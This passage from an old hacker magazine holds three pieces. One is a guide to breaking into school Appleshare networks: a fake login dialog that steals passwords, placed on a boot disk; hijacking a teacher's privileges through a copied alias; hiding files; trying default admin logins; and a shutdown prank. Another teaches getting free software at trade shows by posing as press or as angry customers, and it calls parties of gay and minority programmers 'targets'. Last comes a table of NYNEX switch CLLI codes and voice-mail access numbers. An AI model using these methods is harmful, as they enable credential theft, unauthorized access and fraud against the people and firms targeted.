To begin with, Appleshare is hard to hack. There are precious few Mac hacks around, so you must exploit the weakest link in the chain - the user.

Collecting Passwords

There are thousands of ways to get passwords from people. The most obvious is simply asking for the password, or offering to help them login. Still, administration will probably infect most users with a paranoia about someone stealing their passwords - enough to make shoulder surfing impossible. One trick works really well, however: if you know enough programming to write a program with a passable Mac interface, you can get them to enter their passwords! Simply draw a dialog box with something like "Invalid login, please reenter your name and password", (with some appropriate technobabble), and save the results to a text file, to be retrieved at leisure. Of course, if they've locked the hard drive, then you won't be able to put the program on in the first place. The solution is to make a startup disk with a slimmed down system, put your dummy program into the startup items folder, and leave it in the drive.

Don't forget that most people use obvious passwords, and if you see someone typing on the numeric keypad, try using his phone number or student ID.

Getting Superuser Privileges

Not for the faint of heart. If you do spot a computer science teacher hard at work on his Appleshare, hang around discreetly, trying to look as stupid as possible. When he leaves the room for one reason or another, quickly leap over to his computer, make an alias of his Appleshare, and copy to disk. Then when he logs out for the day, you can go back to the computer he used, and open the alias Appleshare. If you're lucky, it should give you all his/her privileges.

The Joys of ResEdit and Norton (Not to mention Broadcast)

If the hard disk isn't locked, you can use tools such as ResEdit to "personalize" applications (remember, you can really screw things up if you don't know what you're doing). I haven't taken a copy of Norton disk editor to the drive yet, but, since you can uncover hidden files, and hide visible ones, you can hide your password program, while digging for the password file (I haven't found it yet).

Let me introduce you to a great extension called Broadcast. It enables you to send messages to other computers on Appleshare - all you have to have is a copy of it in the Extensions folder. Makes for great practical jokes - especially on Mac virgins.

I am personally opposed to destructive hacks. Destroying people's files, crashing the network, stuff like that blackens the hacker's name. Yet, there are thousands of non-destructive practical jokes for the Mac. For example, write a program that shuts down the computer when it is launched (use code from Shutdown.p in *THINK Pascal*), and put it in the startup folder. Thus, the computer turns off as soon as it loads up. (To get around this after the joke's gone stale, boot with the startup disk.)

End Word

The one last place to infiltrate the system is to start early - late enough so that the Appleshare is loaded in, but early enough so the guards are not up. Try logging in as "admin" or "administration" with no password. Also, if you see something like "Fileguard" being installed, you can probably slip in an account with full privileges if you get in early enough.

Remember, most network supervisors hate what they can't control. They can snoop around your files, and do anything they want with them (remove copies of ResEdit...), but doing something as simple as DES encrypting a file called "List of passwords" or "Viral source code" can drive a supervisor crazy.

hacking computer shows

by Walter S. Jaffee

The trading grounds of the ancient Mesopotamians, the desert auctions of Bedouin nomads and even the Crystal Palace Exhibition of 1851 can be taken as demonstrations of one proof: If you want to work the buyers into a frenzy, pack them into a tight space surrounded by warez - I mean wares - or do I?

Those who have attended any computer industry trade show or exposition must have been struck by the desire to own many of the products being displayed. Unfortunately, price is prohibitive and theft is both crude and illegal. However, it is possible to convince those running the booths to give you what you want. Usually they will be delighted to do so, and offer to send you other products not on display. In a good show, I have collected as much as five thousand dollars worth of software, plus books and some peripherals.

This advice results from years of attendance at many shows, both as an observer and as a corporate representative. Every tip which follows has been used successfully, either by me or against me.

A successful show requires preparation. First, you must get yourself inside without paying. This is simple: ask yourself the question "what group can improve the success of this show?" Call the show organizers, present yourself as a representative of this group and, I promise, they'll send you a complimentary pass. Typically, I present myself as a member of the media. I have been affiliated with a mass media outlet for many years, which gives me a legitimate address and letterhead for this claim. You may want to create a dummy corporation for the same effect.

This raises a difficult question: should you pretend to be affiliated with a *real* group? On the one hand, it raises the possibility of their identifying you as a fake; on the other hand, it will greatly increase your yield of goods collected. I have toyed with the idea of setting up a dummy consulting firm called "Walter S. Jaffee, Inc." (incorporation costs around $65 in most states). I could then get the badge printer at a show to put WSJ as my corporate ID. Most computer sale-creatures would sell their grandmothers for a good writeup in the *Wall Street Journal.* The WSJ badge would be magic.

Dress the part — printing a company T-shirt would be perfectly in line for regional media outlets. A suit would be better for a national firm. Have business cards.

Once in the doors, you have two basic routes to getting free things: you request review copies, or complain about copies you already "possess." I will take these in order.

If you presented yourself as a member of the media to get in the door, by all means keep up the disguise. Many sales people will see your badge and hand you their product without your saying a word. Others will have to be asked. Many will copy the information from your badge and mail you the product at home. Finally, many will tell you to contact them. By all means, do so. A typical conversation runs like this:

"Hello, Sally? This is Walter Jaffee, with WQQQ television; we met at the Acorn Expo last week."

"Of course, Walter, what can I do for you?"

"We're running a comparative review next month on word processors. We'll be looking at WordChopper 1.0, Microfluff Paragraph, and a few others. I was very impressed with the new release of PhallusWriter and would love to include it in the review."

"Do we have your address, Walter? I'll have that in the overnight mail."

Sometimes they send a crippled copy. Call back to explain that you have experienced computer users testing these programs in head-to-head style, and that

PhallusWriter will suffer grievously in such tests if it can't save, print, or copy. They'll send you the real thing.

Never give away that you are an experienced computer user yourself. Misuse terminology just slightly, to give the impression that you have been working in the field for a while, but don't feel comfortable with it.

For more specialized shows, present yourself as a representative of an organization with substantial buying power. Of course, you need to be high enough in the organization to influence purchase decisions, without being so high as to decide on a purchase yourself. Try being a "Systems Consultant" or the like. I highly recommend the *Dictionary of Organizations*, which you can find in any good library and which will give you an almost endless list of appropriate, real organizations which you may want to represent. The National Science Teachers Association is a perennial favorite. Beware, real members may be at the show. Your BS skills must be well-practiced to escape from such an encounter.

If the idea of collecting goods in this way bores you, try the second approach: complaining about the ones you "already have." Imagine the effect on a small company, which has shelled out 30% of its annual advertising budget to attend a show, of having a screaming, dissatisfied customer at the mouth of its booth. The sales representatives will do *anything* to get rid of you. At the MacWorld Expo in August, a young lady approached the booth in which I was working and gave a furious dressing-down to the company president, complaining of bugs in our software. Several things she said made it perfectly clear that she had never owned the software, but had seen our demo. However, rather than challenge her, one of the booth personnel ran over and gave her a copy of the new release. This got her out of the way.

Later in the day, I tried the same technique on another booth and found that it worked quite well. I think it works best when women use it against men. The most serious weakness of the technique is that you can't use it on two booths anywhere near each other.

Finally, if you have anything to *trade* for goods, you can probably find the opportunity to do so. Groups of firm representatives get together for parties in which they trade software. You can get into these without much trouble if you have a friend in the booths. You can trade T-shirts for $600 packages without guilt. Parties of homosexual or minority programmers take place at most major shows. These are excellent targets. You can also go booth-to-booth trading, though this is a bad idea until the last few hours of a multi-day show.

Big companies are just as generous as small ones. Many firms will want feedback from you; send some if you can. At the same time, job turnover in press/industry relations is so quick that the person to whom you promised a copy of your review might be gone by the next show anyway.

MOVING?

Let us know several weeks in advance. For some reason the post office doesn't forward magazines so you might miss an issue if you don't let us know about your new address. Also, to make sure it's actually you changing your address and not some mischief maker, we ask that you include your address label with any correspondence. If you can't find that information, then use an official address change card from the post office. Please don't leave address changes on our answering machine or through email without label info.

nynex voice mail

Following is a list of telephone exchanges, the type of switch they're on, the CLLI code for the switch, the location of the switch, and the local telephone number for NYNEX voice mail. Customers can subscribe to this service and retrieve their messages or leave messages for other people by calling this number. This service allows you to leave a message for someone without ringing their phone. Exchanges that don't have this service are not included. We regret that there are a couple of gaps in this list but be advised that certain people risked their lives to get it.

Thanks to CEILO

MANHATTAN (212)

206 #1A NYCMNY18CG0 W. 18th St. 929-8070
207 #1A NYCMNY56CG2 E. 56th St. 355-1088
210 #5E NYCMNY37DS1 E. 37th St. 682-2022
213 #1A NYCMNY30CG1 E. 30th St. 683-0085
216 DMS NYCMNY36DS0 W. 36th St. 630-2580
219 #1A NYCMNYVSCG0 Varick St. 334-9280
221 DMS NYCMNY42DS0 W. 42nd 575-7500
222 #1A NYCMNYMNCG0 Manhattan Ave. 662-9554
223 #1A NYCMNY56CG3 E. 56th St. 750-5274
226 #1A NYCMNYVSCG0 Varick St. 334-9280
228 DMS NYCMNY13DS1 Second Ave. 387-7330
229 #5E NYCMNY18DS1 W. 18th St. 366-5055
230 #1A NYCMNY56CG4 E. 56th St. 751-1283
234 DMS NYCMNYCADS0 Convent Ave. 234-3112
237 #5E NYCMNY50DS1 W. 50th St. 582-2040
239 #1A NYCMNY36CG1 W. 36th St. 947-2869
241 DMS NYCMNY97DS0 E. 97th St. 369-6608
242 #1A NYCMNY18CG0 W. 18th St. 929-8070
243 #1A NYCMNY18CG0 W. 18th St. 929-8070
245 #5E NYCMNY50DS1 W. 50th St. 582-2040
246 #1A NYCMNY50CG0 W. 50th St. 262-0940
247 DMS NYCMNY50DS0 W. 50th St. 767-8030
249 DMS NYCMNY79DS0 E. 79th St. 452-0166
251 DMS NYCMNY30DS0 E. 30th St. 447-2800
252 #5E NYCMNY50DS1 W. 50th St. 582-2040
253 #5E NYCMNY50DS1 W. 50th St. 582-2040
254 #1A NYCMNY13CG0 Second Ave. 674-8490
255 #5E NYCMNY18DS1 W. 18th St. 366-5055
258 #5E NYCMNY50DS1 W. 50th St. 582-2040
259 #5E NYCMNY50DS1 W. 50th St. 582-2040
260 DMS NYCMNY13DS1 Second Ave. 387-7330
261 DMS NYCMNY50DS2 W. 50th St. 977-7330
262 #1A NYCMNY50CG0 W. 50th St. 262-0940
263 DMS NYCMNY30DS0 E. 30th St. 447-2800
265 #5E NYCMNY50DS1 W. 50th St. 582-2040
268 #5E NYCMNY36DS1 W. 36th St. 736-0344
270 #5E NYCMNY37DS1 E. 37th St. 682-2022
272 DMS NYCMNY37DS0 E. 37th St. 476-5300
274 #5E NYCMNYVSDS0 Varick St. 274-8180
278 DMS NYCMNY36DS0 W. 36th St. 630-2580
280 #1A NYCMNYMNCG0 Manhattan Ave. 662-9554
281 DMS NYCMNYCADS0 Convent Ave. 234-3112
283 DMS NYCMNYCADS0 Convent Ave. 234-3112
286 #1A NYCMNY37CG1 E. 37th St. 949-1490
289 #1A NYCMNY97CG0 E. 97th St. 860-2680
296 #5E NYCMNY36DS1 W. 36th St. 736-0344
297 DMS NYCMNY37DS0 E. 37th St. 476-5300
517 #1A NYCMNY79CG1 E. 79th St. 737-0335
521 #1A NYCMNY56CG2 E. 56th St. 355-1088
522 DMS NYCMNY50DS0 W. 50th St. 767-8030
523 #5E NYCMNY50DS1 W. 50th St. 582-2040
525 DMS NYCMNY36DS0 W. 36th St. 630-2580
527 DMS NYCMNY56DS0 E. 56th St. 527-1300
529 #5E NYCMNY13DS0 Second Ave. 529-8337
532 #1A NYCMNY30CG0 E. 30th St. 481-1150
533 DMS NYCMNY13DS1 Second Ave. 387-7330
534 #1A NYCMNY97CG0 E. 97th St. 860-2680
535 DMS NYCMNY79DS0 E. 79th St. 452-0166
541 DMS NYCMNY50DS2 W. 50th St. 977-7330
545 DMS NYCMNY30DS0 E. 30th St. 447-2800
546 #1A NYCMNY56CG2 E. 56th St. 355-1088
554 DMS NYCMNY50DS0 W. 50th St. 767-8030
557 #1A NYCMNY37CG0 E. 37th St. 983-9550
559 DMS NYCMNY56DS0 E. 56th St. 527-1300
560 #1A NYCMNY36CG1 W. 36th St. 947-2869
561 #1A NYCMNY30CG1 E. 30th St. 683-0085
563 #1A NYCMNY36CG1 W. 36th St. 947-2869
564 DMS NYCMNY36DS0 W. 36th St. 630-2580
567 DMS NYCMNYTHDS0 Thayer 567-5190
568 #5E NYCMNYWADS0 W. 176th St. 795-0836
569 DMS NYCMNYTHDS0 Thayer 567-5190
570 #1A NYCMNY79CG1 E. 79th St. 737-0335
573 #1A NYCMNY37CG1 E. 37th St. 949-1490
575 DMS NYCMNY42DS0 W. 42nd 575-7500
576 #1A NYCMNY30CG1 E. 30th St. 683-0085
578 DMS NYCMNY30DS0 E. 30th St. 447-2800
580 #1A NYCMNY73CG0 W. 73rd St. 362-5544
581 #5E NYCMNY50DS1 W. 50th St. 582-2040
582 #5E NYCMNY50DS1 W. 50th St. 582-2040
586 #5E NYCMNY50DS1 W. 50th St. 582-2040
593 DMS NYCMNY56DS0 E. 56th St. 527-1300
594 #5E NYCMNY36DS1 W. 36th St. 736-0344
595 DMS NYCMNY73DS0 W. 73rd St. 721-5200
598 #1A NYCMNY13CG0 Second Ave. 674-8490
599 #1A NYCMNY37CG1 E. 37th St. 949-1490
603 #1A NYCMNY50CG0 W. 50th St. 262-0940
605 #1A NYCMNY56CG2 E. 56th St. 355-1088
606 #1A NYCMNY79CG1 E. 79th St. 737-0335
614 #1A NYCMNY13CG0 Second Ave. 674-8490
620 #1A NYCMNY18CG0 W. 18th St. 929-8070
621 #5E NYCMNY50DS1 W. 50th St. 582-2040
624 DMS NYCMNY37DS0 E. 37th St. 476-5300
625 DMS NYCMNY37DS0 E. 37th St. 476-5300
627 #5E NYCMNY18DS0 W. 18th St. 463-0041
628 DMS NYCMNY79DS0 E. 79th St. 452-0166
629 #5E NYCMNY36DS1 W. 36th St. 736-0344
630 DMS NYCMNY36DS0 W. 36th St. 630-2580
632 DMS NYCMNY50DS0 W. 50th St. 767-8030
633 #5E NYCMNY18DS0 W. 18th St. 463-0041
636 #5E NYCMNY50DS1 W. 50th St. 582-2040
639 DMS NYCMNY79DS0 E. 79th St. 452-0166
641 DMS NYCMNY50DS0 W. 50th St. 767-8030
643 DMS NYCMNY36DS0 W. 36th St. 630-2580
644 #1A NYCMNY56CG2 E. 56th St. 355-1088
645 #5E NYCMNY18DS0 W. 18th St. 463-0041
649 DMS NYCMNY50DS0 W. 50th St. 767-8030
661 #5E NYCMNY37DS1 E. 37th St. 682-2022
662 #1A NYCMNYMNCG0 Manhattan Ave. 662-9554
663 #5E NYCMNYMNDS0 Manhattan Ave. 865-4599
664 DMS NYCMNY50DS2 W. 50th St. 977-7330
666 #5E NYCMNYMNDS0 Manhattan Ave. 865-4599
673 DMS NYCMNY13DS1 Second Ave. 387-7330
674 #1A NYCMNY13CG0 Second Ave. 674-8490
675 #5E NYCMNY18DS1 W. 18th St. 366-5055
677 DMS NYCMNY13DS1 Second Ave. 387-7330
678 #1A NYCMNYMNCG0 Manhattan Ave. 662-9554
679 #1A NYCMNY30CG1 E. 30th St. 683-0085
682 #5E NYCMNY37DS1 E. 37th St. 682-2022
683 #1A NYCMNY30CG1 E. 30th St. 683-0085
684 #1A NYCMNY30CG1 E. 30th St. 683-0085
685 #1A NYCMNY30CG1 E. 30th St. 683-0085
686 #1A NYCMNY30CG1 E. 30th St. 683-0085
687 #1A NYCMNY37CG0 E. 37th St. 983-9550
688 #1A NYCMNY56CG3 E. 56th St. 750-5274
689 DMS NYCMNY30DS0 E. 30th St. 447-2800
690 DMS NYCMNYCADS0 Convent Ave. 234-3112
691 #5E NYCMNY18DS0 W. 18th St. 463-0041

692 #1A NYCMNY37CG0 E. 37th St. 983-9550
694 DMS NYCMNYCADS0 Convent Ave. 234-3112
695 DMS NYCMNY36DS0 W. 36th St. 630-2580
696 #1A NYCMNY30CG1 E. 30th St. 683-0085
697 DMS NYCMNY37DS0 E. 37th St. 476-5300
698 DMS NYCMNY50DS0 W. 50th St. 767-8030
702 #1A NYCMNY56CG2 E. 56th St. 355-1088
707 #5E NYCMNY50DS1 W. 50th St. 582-2040
708 #1A NYCMNY50CG0 W. 50th St. 262-0940
713 DMS NYCMNY50DS0 W. 50th St. 767-8030
714 #1A NYCMNY36CG1 W. 36th St. 947-2869
715 #1A NYCMNY56CG2 E. 56th St. 355-1088
721 DMS NYCMNY73DS0 W. 73rd St. 721-5200
722 #1A NYCMNY97CG0 E. 97th St. 860-2680
724 #1A NYCMNY73CG0 W. 73rd St. 362-5544
725 #1A NYCMNY30CG0 E. 30th St. 481-1150
727 #5E NYCMNY18DS0 W. 18th St. 463-0041
730 DMS NYCMNY42DS0 W. 42nd 575-7500
735 #1A NYCMNY56CG4 E. 56th St. 751-1283
737 #1A NYCMNY79CG1 E. 79th St. 737-0335
741 #1A NYCMNY18CG0 W. 18th St. 929-8070
744 #1A NYCMNY79CG1 E. 79th St. 737-0335
745 DMS NYCMNY56DS0 E. 56th St. 527-1300
746 DMS NYCMNY79DS0 E. 79th St. 452-0166
749 #1A NYCMNYMNCG0 Manhattan Ave. 662-9554
750 #1A NYCMNY56CG3 E. 56th St. 750-5274
751 #1A NYCMNY56CG4 E. 56th St. 751-1283
752 #1A NYCMNY56CG4 E. 56th St. 751-1283
753 DMS NYCMNY56DS0 E. 56th St. 527-1300
754 DMS NYCMNY56DS0 E. 56th St. 527-1300
755 #1A NYCMNY56CG4 E. 56th St. 751-1283
756 DMS NYCMNY56DS0 E. 56th St. 527-1300
757 DMS NYCMNY50DS0 W. 50th St. 767-8030
758 DMS NYCMNY56DS0 E. 56th St. 527-1300
759 #1A NYCMNY56CG2 E. 56th St. 355-1088
764 DMS NYCMNY42DS0 W. 42nd 575-7500
765 DMS NYCMNY50DS2 W. 50th St. 977-7330
767 DMS NYCMNY50DS0 W. 50th St. 767-8030
769 #1A NYCMNY73CG0 W. 73rd St. 362-5544
772 #1A NYCMNY79CG1 E. 79th St. 737-0335
773 DMS NYCMNY56DS0 E. 56th St. 527-1300
777 #1A NYCMNY13CG0 Second Ave. 674-8490
779 DMS NYCMNY30DS0 E. 30th St. 447-2800
781 #5E NYCMNYWADS0 W. 176th St. 795-0836
787 DMS NYCMNY73DS0 W. 73rd St. 721-5200
793 DMS NYCMNY56DS0 E. 56th St. 527-1300
795 #5E NYCMNYWADS0 W. 176th St. 795-0836
799 DMS NYCMNY73DS0 W. 73rd St. 721-5200
807 #1A NYCMNY18CG0 W. 18th St. 929-8070
808 #1A NYCMNY37CG1 E. 37th St. 949-1490
818 #1A NYCMNY37CG1 E. 37th St. 949-1490
826 DMS NYCMNY56DS0 E. 56th St. 527-1300
830 DMS NYCMNY50DS0 W. 50th St. 767-8030
831 DMS NYCMNY97DS0 E. 97th St. 369-6608
832 DMS NYCMNY56DS0 E. 56th St. 527-1300
836 DMS NYCMNY56DS0 E. 56th St. 527-1300
838 #1A NYCMNY56CG3 E. 56th St. 750-5274
841 DMS NYCMNY50DS0 W. 50th St. 767-8030
844 DMS NYCMNY42DS0 W. 42nd 575-7500
845 #5E NYCMNY50DS1 W. 50th St. 582-2040
848 DMS NYCMNY56DS0 E. 56th St. 527-1300
856 DMS NYCMNY37DS0 E. 37th St. 476-5300
860 #1A NYCMNY97CG0 E. 97th St. 860-2680
861 DMS NYCMNY79DS0 E. 79th St. 452-0166
862 DMS NYCMNYCADS0 Convent Ave. 234-3112
864 #1A NYCMNYMNCG0 Manhattan Ave. 662-9554
865 #5E NYCMNYMNDS0 Manhattan Ave. 865-4599
866 #5E NYCMNYMNDS0 Manhattan Ave. 865-4599
867 #5E NYCMNY37DS1 E. 37th St. 682-2022
873 DMS NYCMNY73DS0 W. 73rd St. 721-5200
874 #1A NYCMNY73CG0 W. 73rd St. 362-5544
875 DMS NYCMNY73DS0 W. 73rd St. 721-5200
876 DMS NYCMNY97DS0 E. 97th St. 369-6608
877 #1A NYCMNY73CG0 W. 73rd St. 362-5544
879 DMS NYCMNY79DS0 E. 79th St. 452-0166
883 #1A NYCMNY37CG0 E. 37th St. 983-9550
886 #1A NYCMNY18CG0 W. 18th St. 929-8070
887 DMS NYCMNY50DS0 W. 50th St. 767-8030
888 #1A NYCMNY56CG3 E. 56th St. 750-5274
889 DMS NYCMNY30DS0 E. 30th St. 447-2800
891 #1A NYCMNY56CG3 E. 56th St. 750-5274
899 #5E NYCMNY50DS1 W. 50th St. 582-2040
903 DMS NYCMNY50DS0 W. 50th St. 767-8030
905 #1A NYCMNY37CG0 E. 37th St. 983-9550
906 #1A NYCMNY56CG3 E. 56th St. 750-5274
909 #1A NYCMNY56CG3 E. 56th St. 750-5274
916 #1A NYCMNY37CG1 E. 37th St. 949-1490
922 #5E NYCMNY37DS1 E. 37th St. 682-2022
924 #5E NYCMNY18DS1 W. 18th St. 366-5055
925 #1A NYCMNYVSCG0 Varick St. 334-9280
926 DMS NYCMNYCADS0 Convent Ave. 234-3112
929 #1A NYCMNY18CG0 W. 18th St. 929-8070
932 #1A NYCMNYMNCG0 Manhattan Ave. 662-9554
935 DMS NYCMNY56DS0 E. 56th St. 527-1300
939 DMS NYCMNYCADS0 Convent Ave. 234-3112
941 #5E NYCMNYVSDS0 Varick St. 274-8180
942 DMS NYCMNYTHDS0 Thayer 567-5190
947 #1A NYCMNY36CG1 W. 36th St. 947-2869
949 #1A NYCMNY37CG1 E. 37th St. 949-1490
951 #1A NYCMNY30CG0 E. 30th St. 481-1150
953 #1A NYCMNY37CG0 E. 37th St. 983-9550
956 DMS NYCMNY50DS0 W. 50th St. 767-8030
957 #5E NYCMNY50DS1 W. 50th St. 582-2040
963 #5E NYCMNY50DS1 W. 50th St. 582-2040
966 #5E NYCMNYVSDS0 Varick St. 274-8180
967 DMS NYCMNY36DS0 W. 36th St. 630-2580
969 DMS NYCMNY50DS0 W. 50th St. 767-8030
971 #1A NYCMNY36CG1 W. 36th St. 947-2869
972 #1A NYCMNY37CG0 E. 37th St. 983-9550
973 #1A NYCMNY37CG0 E. 37th St. 983-9550
974 #5E NYCMNY50DS1 W. 50th St. 582-2040
975 #1A NYCMNY50CG0 W. 50th St. 262-0940
977 DMS NYCMNY50DS2 W. 50th St. 977-7330
979 #5E NYCMNY13DS0 Second Ave. 529-8337
980 #1A NYCMNY56CG3 E. 56th St. 750-5274
982 DMS NYCMNY13DS1 Second Ave. 387-7330
983 #1A NYCMNY37CG0 E. 37th St. 983-9550
984 #1A NYCMNY37CG0 E. 37th St. 983-9550
986 DMS NYCMNY37DS0 E. 37th St. 476-5300
988 DMS NYCMNY79DS0 E. 79th St. 452-0166
989 #5E NYCMNY18DS0 W. 18th St. 463-0041
995 #5E NYCMNY13DS0 Second Ave. 529-8337
996 #1A NYCMNY97CG0 E. 97th St. 860-2680
998 #5E NYCMNY13DS0 Second Ave. 529-8337

BRONX (718)

220 #1A NYCXNYTBCG0 Tiebout Ave. 364-4600
231 #5E NYCXNYCRDS0 Cruger Ave. 405-2211
293 DMS NYCXNYJEDS0 167th/Jerome 590-1640
295 DMS NYCXNYTBDS0 Tiebout Ave. 584-2300
324 #5E NYCXNYCRDS0 Cruger Ave. 405-2211
325 #5E NYCXNYCRDS0 Cruger Ave. 405-2211
328 #1A NYCXNYHOCG0 Hoe Ave. 542-5556
364 #1A NYCXNYTBCG0 Tiebout Ave. 364-4600
365 #1A NYCXNYTBCG0 Tiebout Ave. 364-4600
367 #1A NYCXNYTBCG0 Tiebout Ave. 364-4600
378 #1A NYCXNYHOCG0 Hoe Ave. 542-5556
405 #5E NYCXNYCRDS0 Cruger Ave. 405-2211
515 #5E NYCXNYCRDS0 Cruger Ave. 405-2211
519 #5E NYCXNYCRDS0 Cruger Ave. 405-2211
538 DMS NYCXNYJEDS0 167th/Jerome 590-1640
542 #1A NYCXNYHOCG0 Hoe Ave. 542-5556
543 DMS NYCXNYKBDS0 Kingsbridge 543-3100
547 #5E NYCXNYCRDS0 Cruger Ave. 405-2211
548 DMS NYCXNYKBDS0 Kingsbridge 543-3100
549 DMS NYCXNYKBDS0 Kingsbridge 543-3100
562 #1A NYCXNYTBCG0 Tiebout Ave. 364-4600
579 DMS NYCXNYJEDS0 167th/Jerome 590-1640
584 DMS NYCXNYTBDS0 Tiebout Ave. 584-2300
588 DMS NYCXNYJEDS0 167th/Jerome 590-1640
589 #1A NYCXNYHOCG0 Hoe Ave. 542-5556
590 DMS NYCXNYJEDS0 167th/Jerome 590-1640
601 DMS NYCXNYKBDS0 Kingsbridge 543-3100

617	#1A	NYCXNYHOCG0	Hoe Ave.	542-5556
652	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211
653	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211
654	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211
655	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211
681	DMS	NYCXNYJEDS0	167th/Jerome	590-1640
733	#1A	NYCXNYTBCG0	Tiebout Ave.	364-4600
796	DMS	NYCXNYKBDS0	Kingsbridge	543-3100
798	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211
842	#1A	NYCXNYHOCG0	Hoe Ave.	542-5556
881	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211
882	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211
884	DMS	NYCXNYKBDS0	Kingsbridge	543-3100
893	#1A	NYCXNYHOCG0	Hoe Ave.	542-5556
920	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211
933	DMS	NYCXNYTBDS0	Tiebout Ave.	584-2300
991	#1A	NYCXNYHOCG0	Hoe Ave.	542-5556
992	DMS	NYCXNYJEDS0	167th/Jerome	590-1640
994	#5E	NYCXNYCRDS0	Cruger Ave.	405-2211

BROOKLYN (718)

209	DMS	NYCKNYAIDS0	Ave. I	444-2900
221	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
237	DMS	NYCKNYBRDS1	Bridge St.	237-2026
241	DMS	NYCKNYAIDS0	Ave. I	444-2900
243	#5E	NYCKNYBRDS0	Bridge St.	243-0056
245	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
251	DMS	NYCKNYAIDS0	Ave. I	444-2900
252	#5E	NYCKNYKPDS0	Kenmore Place	253-9675
253	#5E	NYCKNYKPDS0	Kenmore Place	253-9675
260	#5E	NYCKNYBRDS0	Bridge St.	243-0056
270	#1A	NYCKNYTYCG0	Troy Ave.	756-5245
272	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
282	#1A	NYCKNYALCG0	Albemarle Road	284-5606
283	DMS	NYCKNYALDS0	Albemarle Road	693-1024
284	#1A	NYCKNYALCG0	Albemarle Road	284-5606
287	#1A	NYCKNYALCG0	Albemarle Road	284-5606
326	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
330	DMS	NYCKNYBRDS1	Bridge St.	237-2026
345	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
363	#1A	NYCKNYTYCG0	Troy Ave.	756-5245
366	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
369	DMS	NYCKNY14DS0	14th St.	369-2800
381	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
384	DMS	NYCKNYWMDS0	Williamsburg	388-7388
385	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
386	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
387	DMS	NYCKNYWMDS0	Williamsburg	388-7388
388	DMS	NYCKNYWMDS0	Williamsburg	388-7388
403	#5E	NYCKNYBRDS0	Bridge St.	243-0056
416	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
417	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
435	#1A	NYCKNYFTCG0	14th Ave.	972-0797
436	#1A	NYCKNYFTCG0	14th Ave.	972-0797
438	#1A	NYCKNYFTCG0	14th Ave.	972-0797
443	DMS	NYCKNYBUDS0	Bushwick Ave.	919-7701
444	DMS	NYCKNYAIDS0	Ave. I	444-2900
451	DMS	NYCKNYAIDS0	Ave. I	444-2900
452	DMS	NYCKNYBUDS0	Bushwick Ave.	919-7701
453	DMS	NYCKNYBUDS0	Bushwick Ave.	919-7701
455	DMS	NYCKNYBUDS0	Bushwick Ave.	919-7701
456	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
462	#1A	NYCKNYALCG0	Albemarle Road	284-5606
467	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
469	DMS	NYCKNYALDS0	Albemarle Road	693-1024
485	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
486	DMS	NYCKNYWMDS0	Williamsburg	388-7388
488	DMS	NYCKNYBRDS1	Bridge St.	237-2026
492	DMS	NYCKNY77DS0	77th St.	921-8983
493	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
495	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
497	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
498	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
499	DMS	NYCKNY14DS0	14th St.	369-2800
522	#5E	NYCKNYBRDS0	Bridge St.	243-0056
531	DMS	NYCKNYAIDS0	Ave. I	444-2900
574	DMS	NYCKNYBUDS0	Bushwick Ave.	919-7701
596	#5E	NYCKNYBRDS0	Bridge St.	243-0056
599	DMS	NYCKNYWMDS0	Williamsburg	388-7388
604	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
624	DMS	NYCKNYBRDS1	Bridge St.	237-2026
625	DMS	NYCKNYBRDS1	Bridge St.	237-2026
628	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
629	DMS	NYCKNYAIDS0	Ave. I	444-2900
633	#5E	NYCKNYFTDS0	14th Ave.	853-1669
643	#5E	NYCKNYBRDS0	Bridge St.	243-0056
649	DMS	NYCKNYRADS0	Rockaway Ave.	495-1030
680	DMS	NYCKNY77DS0	77th St.	921-8983
693	DMS	NYCKNYALDS0	Albemarle Road	693-1024
694	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
735	#1A	NYCKNYTYCG0	Troy Ave.	756-5245
754	#5E	NYCKNYBRDS0	Bridge St.	243-0056
756	#1A	NYCKNYTYCG0	Troy Ave.	756-5245
763	DMS	NYCKNYAIDS0	Ave. I	444-2900
768	DMS	NYCKNY14DS0	14th St.	369-2800
771	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
773	#1A	NYCKNYTYCG0	Troy Ave.	756-5245
774	#1A	NYCKNYTYCG0	Troy Ave.	756-5245
778	DMS	NYCKNYTYDS0	Troy Ave.	771-1977
782	DMS	NYCKNYWMDS0	Williamsburg	388-7388
788	DMS	NYCKNY14DS0	14th St.	369-2800
797	#5E	NYCKNYBRDS0	Bridge St.	243-0056
802	DMS	NYCKNYBRDS1	Bridge St.	237-2026
821	DMS	NYCKNYFADS0	Fairview Ave.	417-4002
826	#1A	NYCKNYALCG0	Albemarle Road	284-5606
832	DMS	NYCKNY14DS0	14th St.	369-2800
833	DMS	NYCKNY77DS0	77th St.	921-8983
834	DMS	NYCKNYBRDS1	Bridge St.	237-2026
836	DMS	NYCKNY77DS0	77th St.	921-8983
851	#1A	NYCKNYFTCG0	14th Ave.	972-0797
852	#5E	NYCKNYBRDS0	Bridge St.	243-0056
853	#5E	NYCKNYFTDS0	14th Ave.	853-1669
854	#5E	NYCKNYFTDS0	14th Ave.	853-1669
855	#5E	NYCKNYBRDS0	Bridge St.	243-0056
